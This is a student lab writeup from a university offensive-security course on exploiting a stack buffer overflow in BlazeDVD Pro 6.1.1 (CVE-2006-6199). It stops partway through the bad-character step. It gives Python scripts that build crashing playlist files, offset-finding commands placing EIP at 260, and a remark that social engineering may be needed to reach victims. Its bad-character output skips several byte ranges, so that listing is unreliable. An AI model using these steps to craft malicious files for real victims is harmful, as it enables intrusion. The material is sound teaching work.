

BLAZEDVD PRO PLAYER 6.1 - STACK BUFFER OVERFLOW EXPLOITATION WRITEUP

IE4012

Offensive Hacking Tactical and Strategic
4th Year, 1st Semester



Submitted to:



SLIIT

COMPUTING | BUSINESS | ENGINEERING

Sri Lanka Institute of Information Technology

Submitted by:

J.A.Y.N Jayasinghe – IT17037198

MAY 12, 2020

Table of Contents

1. Introduction	1
1.1. Vulnerability Details	1
1.2. What is a Buffer Overflow Attack?	2
1.3. Local Exploit.....	2
2. Walkthrough	3
2.1. Summary	3
2.2. Setting up the Lab	3
2.2.1. Setting up the machines	3
2.2.2. Setting up necessary software.....	3
2.3. Verifying the Buffer Overflow Vulnerability.....	5
2.4. Identifying the Stack's Overwritten Position	7
2.5. Identifying Bad Characters	11
2.5.1. What is a bad character?	12
2.5.2. Finding and Avoiding bad characters.....	12
2.6. Generating the Exploit and Payload.....	15
2.6.1. JMP ESP instruction.....	15
2.6.2. NOP Slides	17
2.6.3. Generating the shellcode.....	18
2.7. Obtaining the Shell	20
References	23

List of Figures

Figure 1 : BlazeDVD software interface	4
Figure 2 : Immunity Debugger interface	5
Figure 3 : Exploit to verify Buffer Overflow vulnerability	5
Figure 4 : Granting permission and executing exploit.py	6
Figure 5 : Generated exploit.plf file	6
Figure 6 : exploit.plf file shared to windows machine	6
Figure 7 : Proof that the software is vulnerable to Buffer Overflows	7
Figure 8 : command to generate pattern.plf	8
Figure 9 : Sharing the pattern.plf file with the Windows Machine	8
Figure 10 : Running pattern.plf through the debugger	8
Figure 11 : EIP and Top of Stack pattern values	9
Figure 12 : Generating exact positions of EIP and Top of Stack	9
Figure 13 : Script to verify position of EIP	10
Figure 14 : Viewing the contents of exploit2.plf	10
Figure 15 : Opening exploit2.plf through the debugger	11
Figure 16 : Program to generate all characters for an exploit	12
Figure 17 : Compiling and running badchar.c	13
Figure 18 : Python script modified with badchar output	13
Figure 19 : Running exploit3.plf through the debugger	14
Figure 20 : Running exploit4.plf through the debugger	14
Figure 21 : Running exploit6.plf through the debugger	15
Figure 22 : Top of Stack memory address	15
Figure 23 : Searching for JMP ESP in DLL files	16
Figure 24 : JMP ESP instruction in quatrz.dll	16
Figure 25 : Notes updated with JMP ESP address	17
Figure 26 : Setting a breakpoint at the JMP ESP instruction	17
Figure 27 : Adding the JMP ESP instruction and NOP slides to the python script	18
Figure 28 : Generating reverse TCP shellcode	18
Figure 29 : Python script to generate the final exploit	19
Figure 30 : exploitFinal.plf paused at the breakpoint	20
Figure 31 : exploitFinal.plf does not crash the program	21
Figure 32 : Successful connection to the Windows XP machine shell	21
Figure 33 : Successful access of root shell	22

1. Introduction

This document is an in-depth writeup of a local buffer overflow exploitation in which we will run exploit a vulnerable software to gain root access to a victim's system. The vulnerability being exploited is CVE-2006-6199 (<https://nvd.nist.gov/vuln/detail/CVE-2006-6199>). This document is tailored for beginners and will explain each step of the exploit in great detail, with references to other sources that give additional information about what is being done in the walkthrough.

1.1. Vulnerability Details

CVE-2006-6199 is a Stack-based buffer overflow in BlazeVideo BlazeDVD Software versions 6.1.1 and prior [1]. The buffer overflow is caused by improper bounds checking. This vulnerability can be exploited by sending a malicious PLF playlist file that contains an overly long file name that would overflow the buffer. This can allow an attacker to execute arbitrary code on a victim's system, to run unauthorized functions or crash the application.

A summary of the severity of this vulnerability is given in the below table [2].

Scope	Impact	Description
Integrity	High	If an attacker can control the accessible memory, it may be possible to execute arbitrary code. They can overwrite a pointer to redirect it to their own malicious code. (ex: Memory Modification, Execute arbitrary code)
Availability	Medium	The out-of-bounds memory access and modification will most likely result in corruption of relevant memory, causing the application to crash. (ex: DoS: Crash, Exit, Restart, Memory and CPU resource consumption)
Confidentiality	High	An attacker can access and read out-of-bounds memory, giving them access to sensitive information. If an attacker crafts a payload to gain root access to the system, the impact on confidentiality will be much more severe. (ex: Read Memory)

CVSS Score [1]	7.5
Likelihood of Exploit [2]	High

1.2. What is a Buffer Overflow Attack?

A buffer overflow is an error in an application that allows a process's memory fragment to be overwritten, which normally should not be allowed to be modified intentionally or unintentionally [3]. Exploitation of a buffer overflow vulnerability can cause errors such as segmentation faults and exceptions to occur, usually by overwriting memory register values such as IP (Instruction Pointer) and BP (Base Pointer) register values.

Overwriting such registers can allow an attacker to point the IP register to their own malicious code, which allows them to execute their own arbitrary code on a victim's system.

Buffer overflows can be done by overflowing the stack (Stack overflow) or overflowing the heap (Heap overflow) [3]. In this writeup we will be exploiting a stack-based buffer overflow vulnerability.

1.3. Local Exploit

There are two main types of exploits in terms of how the exploit communicates with the vulnerable software. These are:

- Remote Exploit
- Local Exploit

A remote exploit works over a network without any prior access to the vulnerable system. A local exploit usually requires prior access to the vulnerable system. This type of exploit usually has the goal of increasing the privileges of the person running the exploit beyond those granted by the system administrator [4]. Local exploits against client applications also exist.

In the case of this writeup, we are going to exploit the victim's version of the BlazeDVD software. To do this, we need access to a system similar to what is owned by the victim, along with the software that we are going to exploit. We then create our payload (the PLF file) and test it on our own system before sending it to the victim.

Making the victim obtain and run our malicious PLF file may require some interaction with the user which may need some social engineering method to pull off successfully.

2. Walkthrough

As mentioned above, in this walkthrough we will be exploiting the [CVE-2006-6199](#) vulnerability. The vulnerability belongs to the BlazeVideo BlazeDVD software, and we will be using BlazeDVD Professional version 6.1.1 (Trial version) for this walkthrough.

Note that this is not a Zero-day exploit for this software, but an alternate version of an exploit already available on exploit DB (Link: <https://www.exploit-db.com/exploits/26889>).

2.1. Summary

This walkthrough will consist of the following main steps to write the exploit:

- Setting up the Lab
- Verifying the Buffer Overflow Vulnerability
- Identifying the Stack's Overwritten Position
- Identifying Bad Characters
- Generating the Exploit and Payload
- Obtaining the Shell

The following chapters will go through these steps in detail.

2.2. Setting up the Lab

2.2.1. Setting up the machines

The first step is to set up the lab for writing and testing the exploit. We will initially need two machines. One will be running Windows XP Service Pack 3, which will be running and debugging the vulnerable software. The other machine will be running Kali Linux Operating System, and will be used as the attacker machine in which we will be writing our exploit.

In this walkthrough, this is how our machines are setup on the network:

- Windows XP SP3 machine: IP address – 192.168.1.10
- Kali Linux OS machine: IP address – 192.168.1.11

2.2.2. Setting up necessary software

In our Windows machine we will need to install the vulnerable software. We will be using BlazeDVD Professional version 6.1.1 (Trial version) which can be downloaded through the following link: https://www.filepuma.com/download/blaze_dvd_6.1.1-1291/.

After downloading the software, we install it on any desired location in our Windows XP machine. Upon running the software, a window will first appear with options to Register, Buy Now, and start the Trial. After selecting Trial, the player interface will appear (Figure 1).



Figure 1 : BlazeDVD software interface

Next, we will need a debugger tool to analyze the memory and register changes when running the software with our exploit. In this walkthrough we will be using the Immunity Debugger, which is a powerful software for writing exploits, malware analysis, reverse engineering binary files, and stack and heap analysis. Immunity Debugger can be downloaded using this link: <https://www.immunityinc.com/products/debugger/>.

Note that to run Immunity debugger, it requires python27. Therefore python 2.7 must be installed in our Windows XP machine before being able to run the software. Python 2.7.0 can be downloaded and installed with this link: <https://www.python.org/download/releases/2.7/>.

After python 2.7 is installed, we are able to successfully run the Immunity Debugger on our Windows XP machine. Figure 2 below displays the Immunity Debugger interface.




Figure 2 : Immunity Debugger interface

That is all the necessary software required for our Windows XP machine. Our Kali Linux machine requires Python and Metasploit-framework which are all already available in Kali Linux's toolkit.

2.3. Verifying the Buffer Overflow Vulnerability

After setting up all necessary software, the next step is to verify that the BlazeDVD software indeed has a buffer overflow vulnerability. As mentioned previously in section [1.1. Vulnerability Details](#), we are exploiting this vulnerability by sending a malicious PLF playlist file to the victim.

This playlist file must contain a large number of characters in order to cause a buffer overflow, so let's create a file with the PLF extension and input 1000 A's in it. The following screenshot is the python script that will generate the exploit.plf file.

```

Open  exploit.py  Save
~/Documents/...

#!/usr/bin/python

file = open("exploit.plf", "wb")
input = "A"*1000
file.write(input)
file.close()

```

Figure 3 : Exploit to verify Buffer Overflow vulnerability

The first line in the above script is to define the location of the python program within our Kali Linux machine so that the program can be run through the terminal. Figure 4 below shows the terminal commands to run the exploit.py python script. The chmod command might be required to grant execute privileges if they are not already granted.

```
root@kali: ~/Documents/OHTS Assignment
File Edit View Search Terminal Help
root@kali:~/Documents/OHTS Assignment# chmod +x exploit.py
root@kali:~/Documents/OHTS Assignment# ./exploit.py
```

Figure 4 : Granting permission and executing exploit.py




Figure 5 : Generated exploit.plf file

Since we are performing a local exploit, we must share this exploit.plf file with our Windows machine. There are many ways to share files between virtual machines, but in this scenario, we will share it through USB. The shared exploit.plf file will be available in our windows machine as shown in figure 6 below.




Figure 6 : exploit.plf file shared to windows machine

Now let us test this exploit.plf file by opening it through the BlazeDVD software. When we open the playlist file through the DVD player, the entire software just closes without displaying any error message. In order to see what actually happened, let's perform a deep analysis using Immunity debugger.

Open the Immunity debugger software and go through file>open and browse for the BlazeDVD.exe executable file in the BlazeDVD install location. Opening the desktop shortcut will also correctly open the program through the debugger. After opening BlazeDVD.exe, we are able to see its assembly code, as well as some register information. Let us run the program through the debugger by pressing the F9 key. Sometimes while running the software through the debugger, access violations may occur. Use Shift+F7/F8/F9 to pass all these exceptions and the software will start properly.

After the DVD player interface appears, open the exploit.plf file as done previously. The program will crash as usual, but by viewing the registers in the debugger (Figure 7) we can see that the EIP (Instruction Pointer) register has been overwritten with 41414141, which is “AAAA” in hexadecimal. This confirms that the software is vulnerable to a Buffer overflow.




Figure 7 : Proof that the software is vulnerable to Buffer Overflows

2.4. Identifying the Stack's Overwritten Position

Now that we have verified that the BlazeDVD software is vulnerable to buffer overflows, we must next identify the exact position where the EIP is overwritten in the memory. To do this, we can generate a Hexadecimal character pattern and use that as the payload instead of the string of A's. We can use the pattern_create.rb in the Metasploit-framework to generate this pattern. The command is shown in Figure 8 below.




Figure 8 : command to generate pattern.plf




Figure 9 : Sharing the pattern.plf file with the Windows Machine

As shown above, the command uses -l 1000 to specify that the pattern will generate 1000 characters, and that pattern will be passed into the pattern.plf file. We will then share the pattern.plf file with our Windows XP machine as we did the previous file (Figure 9).

Now let's restart the BlazeDVD player software in the debugger by pressing CTRL+F2, and open pattern.plf using the DVD player and see what happens.




Figure 10 : Running pattern.plf through the debugger

After opening pattern.plf, the DVD player crashes as usual. But as shown in Figure 10 above, the EIP and Top of Stack Registers are written with different values. These values are their positions according to our generated pattern. We can note these values down as shown below.




Figure 11 : EIP and Top of Stack pattern values

Now we can use metasploit-framework's pattern_offset.rb to obtain the offset position of these values. The commands to perform this is given in Figure 12 below.

```
root@kali:~/Documents/OHTS Assignment# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37694136
[*] Exact match at offset 260
root@kali:~/Documents/OHTS Assignment# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6A41336A
[*] Exact match at offset 280
```



Figure 12 : Generating exact positions of EIP and Top of Stack

As shown above, running the pattern_offset command for the EIP register value calculates the value 260, and the same command for the Top of Stack value returns the value 280. We can add these positions to our previous note as shown above.

Now we have the exact positions of where the EIP register is overwritten in the memory. To further verify this, we can modify our previous exploit to overwrite EIP with "BBBB" and have the rest followed by C's. To do this, we must modify our python script as follows:

- Add 260 A's in the beginning
- Append "BBBB"
- Append multiple C's to end the script.

Initially 260 A's are added because we found out that EIP is offset to 260. This means that the 4 characters after 260 will overwrite EIP. The 4 B's will overwrite the EIP value and the C's will follow that. Our final exploit will replace the B's with a memory address that points to our shell code, which will be replacing the C characters. But for now, our modified python script will look like Figure 13 below.



```
#!/usr/bin/python

file = open("exploit2.plf", "wb")

input = "A" * 260
input += "BBBB"
input += "C" * 500

file.write(input)
file.close()
```

Figure 13 : Script to verify position of EIP

Next, we run the new python script to generate our modified PLF file, which we share with the Windows XP machine. We can view the contents of exploit2.plf as shown in Figure14 below.




Figure 14 : Viewing the contents of exploit2.plf

As shown above, we can see that this new exploit contains the A's B's and C's in the exact positions as in our python script.

Now let us restart the BlazeDVD software in the debugger and open this new exploit2.plf file and observe the output (Figure 15).




Figure 15 : Opening exploit2.plf through the debugger

As shown above, the EIP register is overwritten with 42424242, which represents “BBBB”, and the characters before and after EIP are A’s and C’s respectively. With this, we are able to verify that we have successfully identified the overwritten positions of the stack.

2.5. Identifying Bad Characters

In the previous section, we successfully identified the overwritten positions of the EIP register and Top of Stack. Now all we need to do is overwrite the Top of Stack with our shellcode and overwrite EIP with the address pointing to our shellcode. But before doing this, we must know what Bad Characters to avoid when writing our exploit.

2.5.1. What is a bad character?

A bad character is basically a character that is unwanted by a program that will break shellcode. Different programs can have different sets of bad characters, depending on the application and development logic [5]. Some common bad characters are \x00 (NULL), \x0A (Line Break \n), \x0D (Carriage return \r), and \xFF (Form Feed \f). For more information on bad characters, visit <https://community.turgensec.com/return-oriented-programming-escaping-bad-characters-to-own-root-shell/>.

Because using a bad character in our shellcode can break the program, we must identify and avoid the bad characters of the BlazeDVD software when writing our final exploit.

2.5.2. Finding and Avoiding bad characters

To identify what are the bad characters in the BlazeDVD software, we must first generate a list of all characters that can be used when writing an exploit. Below is a simple C program that can perform this function (Figure 16).

A screenshot of a code editor window titled "badchar.c" with a file path of "~/Documents/...". The window contains the following C code:

```
#include<stdio.h>

main (int argc, char **argv)
{
    int c = 0;
    printf("\n");
    while (c <= 255)
        printf("\\x%.2x", c++);
    printf("\n");
    return 0;
}
```

Figure 16 : Program to generate all characters for an exploit

We then compile and run this program. As shown in Figure 17 below, the program will output the list of all characters that can be used to write an exploit. Let us copy this output string and append it to our python script. Figure 18 shows the modified python script where the generated characters are appended after "BBBB".


```
root@kali: ~/Documents/OHTS Assignment
```

File Edit View Search Terminal Help

```
root@kali:~/Documents/OHTS Assignment# gcc badchar.c -o badchar
badchar.c:3:1: warning: return type defaults to 'int' [-Wimplicit-int]
main (int argc, char **argv)
^~~~~
root@kali:~/Documents/OHTS Assignment# ls
addresses.txt  badchar.c      exploit2.py  exploit.py
badchar       exploit2.plf   exploit.plf  pattern.plf
root@kali:~/Documents/OHTS Assignment# ./badchar
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"root@kali:~/Documents/OHTS Assignment#
```

Figure 17 : Compiling and running badchar.c

```
exploit3.py
~/Documents/OHTS Assignment

Open Save

1 #!/usr/bin/python
2
3 file = open("exploit3.plf", "wb")
4
5 input = "A" * 260
6 input += "BBBB"
7 input +=
8 (" \x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
9 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
10 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
11 "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e"
12 "\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d"
13 "\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c"
